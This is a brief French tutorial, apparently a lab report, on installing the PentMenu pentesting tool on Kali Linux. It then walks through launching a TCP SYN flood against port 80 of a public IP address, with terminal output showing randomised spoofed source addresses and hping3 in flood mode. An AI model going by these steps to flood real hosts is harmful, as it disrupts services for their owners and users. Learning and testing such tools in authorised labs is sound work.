

PentMenu

1) Qu'est-ce que PentMenu ?

PentMenu est un outil de gestion d'outils de pentesting (tests d'intrusion) qui fournit une interface graphique permettant de gérer facilement plusieurs outils utilisés dans le cadre des tests de pénétration (pentesting).

2) Installation sur Kali Linux

J'utilise la commande « clone git <https://github.com/GinjaChris/pentmenu.git> ».

J'accède au répertoire de l'outil « cd pentmenu ».


Je modifie les autorisations du fichier avec « sudo chmod +x pentmenu ».

J'exécute cette commande pour vérifier l'installation « ./pentmenu ».

3) Attaque DOS

Dans PentMenu, je sélectionne l'option 2.

Ensuite, je sélectionne l'option 3 pour « TCP SYN Flood », j'entre ensuite l'adresse ip de la cible avec le port 80. J'envoie des données avec le paquet SYN. L'attaque est lancée.



```
root@kali: /home/lea/pentmenu
File Actions Edit View Help

PENTMENU

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding

1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>2
1) ICMP Echo Flood      3) TCP SYN Flood      5) TCP RST Flood      7) UDP Flood      9) Slowloris      11) Distraction Scan  13) Go back
2) ICMP Blacknurse     4) TCP ACK Flood     6) TCP XMAS Flood    8) SSL DOS        10) IPsec DOS        12) DNS NXDOMAIN Flood
Pentmenu>3
TCP SYN Flood uses hping3... checking for hping3 ...
hping3 found, continuing!
Enter target:
54.36.91.62
Enter target port (defaults to 80):
80
Using Port 80
Enter Source IP, or [r]andom or [i]nterface IP (default):
r
Send data with SYN packet? [y]es or [n]o (default)
yes
Starting TCP SYN Flood. Use 'Ctrl c' to end and return to menu
HPING 54.36.91.62 (eth0 54.36.91.62): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```